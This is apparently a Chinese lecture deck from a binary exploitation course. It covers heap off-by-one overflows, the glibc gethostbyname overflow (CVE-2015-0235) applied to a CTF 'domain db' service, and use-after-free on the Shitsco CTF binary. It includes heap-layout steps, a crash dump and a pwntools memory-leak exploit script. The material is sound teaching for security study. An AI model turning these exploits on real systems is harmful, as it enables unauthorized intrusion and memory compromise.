

二进制漏洞挖掘与利用

课时12: Off-by-one与UAF

课时大纲



- Off-by-one利用技术
- Off-by-one案例: CVE-2015-0235漏洞利用
- 释放后使用(UAF)利用技术与案例

什么是Off-by-one




- Off-by-one通常指溢出1字节的缓冲区溢出
- 本次课程介绍堆上的Off-by-one溢出技巧
- Off-by-one堆溢出技巧也适用于溢出较少字节(例如2~8字节)的情形

Off-by-one: 扩展free chunk



通过溢出修改空闲chunk的size字段,来扩展free chunk。



Off-by-one: 扩展free chunk



```
void main() {
   char * A, * B, * C;
   A = malloc(0x100 - 8); // 发生溢出的chunk A
    B = malloc(0x100 - 8); // 将要被扩展的空闲块 B
   C = malloc(0x80 - 8); // 会被覆盖的空闲块 C
    printf("C chunk: %p \rightarrow %p\n", C, C + 0x80 - 8);
   free(B); // Freeing B
    /* 溢出chunk A. chunk B的size字段从0x101变成了0x181
   A[0x100 - 8] = 0x81;
    B = malloc(0x100 + 0x80 - 8); // 分配原来chunk B 的大小 + chunk C 的大小
    printf("New B chunk: %p \rightarrow %p\n", B, B + 0x100 + 0x80 - 8);
```

Off-by-one: 扩展已分配chunk



通过溢出修改已分配 chunk的size字段,来扩展allocated chunk。

A B C

初始状态

A 可溢出Chunk

B 已分配Chunk

A B C

溢出B

C Free Chunk

Overflow: size(B) += size(C)

A B C

B被free

A B

分配大于B的chunk,则C被覆盖

Null byte off-by-one



通过溢出修改chunk的prev_inuse为0, 使得该chunk被free时发生非预期合并。

A B

A B

Overflow: prev_inuse=0

A B

В

初始状态

prev inuse被改为0

B被free, A被合并

分配大于B的chunk, 则A被覆盖

A 可溢出Chunk

B 已分配Chunk

C Free Chunk

案例: PlaidCTF 2015 plaiddb

Off-by-one技术案例: CVE-2015-0235



- __nss_hostname_digits_dots()中的堆溢出
- 通过调用函数族 gethostbyname*() 任何一个即可触发堆溢出
- 可溢出最多 sizeof(char *) 字节(32位系统可溢出4 字节, 64位系统可溢出8字节)
- 溢出字节只允许为数字('0'...'9'), 点('.'), 而且必须以0结尾

漏洞利用挑战: domain db



- 远程服务: domain db
- 目标: 获取远程shell

```
*** domain database ***
1. add a domain
2. edit a domain
3. remove a domain
4. list domains
5. look up a domain
6. Exit
> 1
domain name: chaitin.cn
domain added.
*** domain database ***
1. add a domain
2. edit a domain
3. remove a domain
4. list domains
5. look up a domain
6. Exit
> 5
domain id: 0
[+] addr: 54.222.157.178
```

代码审计:添加 domain



```
void add() {
                                                                    #define NUM 16
  int i;
  char buf[2054];
                                                                    struct domain
  for (i = 0; i < NUM; ++i) {
                                                                       char *name;
     if (domains[i] == 0)
                                                                       char result[128];
       printf("domain name: ");
       int len = read line(buf, 2048);
                                                                    struct domain *domains[NUM] = {0};
       char *content = (char*)malloc(len + 1);
       memcpy(content, buf, len);
       content[len] = 0;
       domains[i] = (struct domain *)malloc(sizeof(struct domain));
       domains[i]->name = content;
       memset(domains[i]->result, 0, 128);
       puts("domain added.");
       return;
  printf("[!] Sorry, no space left.\n");
```

代码审计:删除 domain



```
void remove_domain() {
  printf("domain id: ");
  int n = read_number();
  if (n < 0 || n >= NUM || domains[n] == 0)
    puts("[!] Invalid id!");
    return;
  free(domains[n]->name);
  free(domains[n]);
  domains[n] = 0;
  puts("[+] domain removed.");
```

```
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

代码审计:列出 domain



```
void list() {
  int i;
  for (i = 0; i < NUM; ++i) {
     if (domains[i] != 0)
        printf("<%d> %s: ", i, domains[i]->name);
        if (domains[i]->result[0] == 0) {
          printf("No lookup result.\n");
       } else {
          printf("%s\n", domains[i]->result);
```

```
#define NUM 16
struct domain
  char *name;
  char result[128];
struct domain *domains[NUM] = {0};
```

代码审计:编辑 domain



```
void edit() {
  char buf[2054];
  printf("domain id: ");
  int n = read number();
  ... // check n
  printf("new domain name: ");
  int len = read_line(buf, 2048);
  int oldlen = strlen(domains[n]->name);
  if (len > oldlen) {
    char *content = (char*)malloc(len + 1);
    memcpy(content, buf, len);
    content[len] = 0;
    free(domains[n]->name);
    domains[n]->name = content;
  } else {
    memcpy(domains[n]->name, buf, len);
    domains[n]->name[len] = 0;
```

```
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

漏洞: 查询 domain





```
void lookup() {
  printf("domain id: ");
                                                                   #define NUM 16
  int n = read number();
                                                                    struct domain
  if (n < 0 || n >= NUM || domains[n] == 0)
                                                                      char *name:
    ... // invalid n
                                                                      char result[128];
  struct hostent *he;
                                                                    struct domain *domains[NUM] = {0};
  struct in addr **addr list;
  if ((he = gethostbyname(domains[n]->name)) == NULL) {
    printf("[!] gethostbyname failed.\n");
    return:
  addr list = (struct in addr **)he->h addr list;
  char *addr = (char *)inet ntoa(*addr list[0]);
  strcpy(domains[n]->result, addr);
  printf("[+] addr: %s\n", domains[n]->result);
```

Off-by-one: 扩展 free chunk



Vulnerable Chunk





B is freed C Free Chunk


Overflow into B

Free chunk is extended

Example: gethostbyname() heap overflow


堆风水(Heap Fengshui)






堆风水(Heap Fengshui)






堆风水(Heap Fengshui)





触发溢出,扩展 free chunk






```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
remove domain(2)
```

lookup_domain(0) // Trigger Overflow

覆盖下一个free chunk的size字段 开头'00',从而下一个free chunk 被扩展。

覆盖 domain 结构体 -> 内存任意读写





```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
remove_domain(2)
lookup_domain(0) // 触发溢出
add(2, payload) // 溢出 domain 3
Edit_domain(3) == 内存任意读写
```

申请与extended free chunk大小相符的内存,几个覆盖下一个domain结构,通过domain结构中的name指针可以实现内存任意读写。

释放后使用(Use After Free)利用技术




- 漏洞利用与堆的具体实现密切相关
 - 理解malloc/free实现细节
 - 精心排布内存块
 - 堆风水
- 分析目标软件的功能
 - 利用策略与目标软件功能带来的堆分配与释放顺序密切相关
- 利用技术也适用于类型混淆(type confusion)漏洞
 - 用一种对象覆盖另一种对象
 - 用一种对象的数据字段覆盖另一种 对象的函数指针或虚表指针




```
Welcome to Shitsco Internet Operating System (IOS)
For a command list, enter ?
$ set a
You must set a value for a
$ set a a
$ set b b
$ set c c
$ set a
$ set b
$ set c
 show
: (null)
```





```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```






```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

删除第一个节点head后,后续指针还在,并未释放






```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

删除后续节点






```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

set c AAAABBBBCCCCDDDD 新分配节点c, 指定value大小16字节 节点c正好分配在第一步释放的head中 而value正好分配在第二步释放的node中, 成功占坑





```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

set c AAAABBBBCCCCDDDD 而BBBB和CCCC对应的位置实际上是两个指针 可以任意填充两个指针, 通过show命令来泄露内存



```
Welcome to Shitsco Internet Operating System (IOS)
For a command list, enter ?
$ set a aaaaaaaaaaaaaaa
$ set a
$ set b
$ set c AAAABBBBCCCCDDDD
$ show
c: AAAABBBBCCCCDDDD
Program received signal SIGSEGV, Segmentation fault.
        EAX: 0x0
EBX: 0xf7fb7000 --> 0x1b1db0
ECX: 0xffffffff
EDX: 0x42424242 ('BBBB')
ESI: 0xffffd038 --> 0x80499f6 --> 0x25000a73 ('s\n')
EDI: 0x42424242 ('BBBB')
EBP: 0xffffd478 --> 0xffffd4b8 --> 0x804c2ec --> 0x8049b0c ("show")
ESP: 0xffffcf90 --> 0xf7fb7d60 --> 0xfbad2a84
EIP: 0xf7e49353 (<vfprintf+8899>: repnz scas al,BYTE PTR es:[edi])
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```



```
from pwn import *
context(log_level='debug')
p = process('./shitsco')
def set(key, value):
   p.recvuntil('$ ')
   p.sendline('set %s %s' % (key, value))
def show():
   p.recvuntil('$ ')
   p.sendline('show')
set('a', 'a' * 16)
set('b', 'b' * 16)
set('a', '')
set('b', '')
set('c', 'AAAA' + p32(0x804c3a0) + p32(0x0804c08c) + 'A' * 4)
show()
p.interactive()
```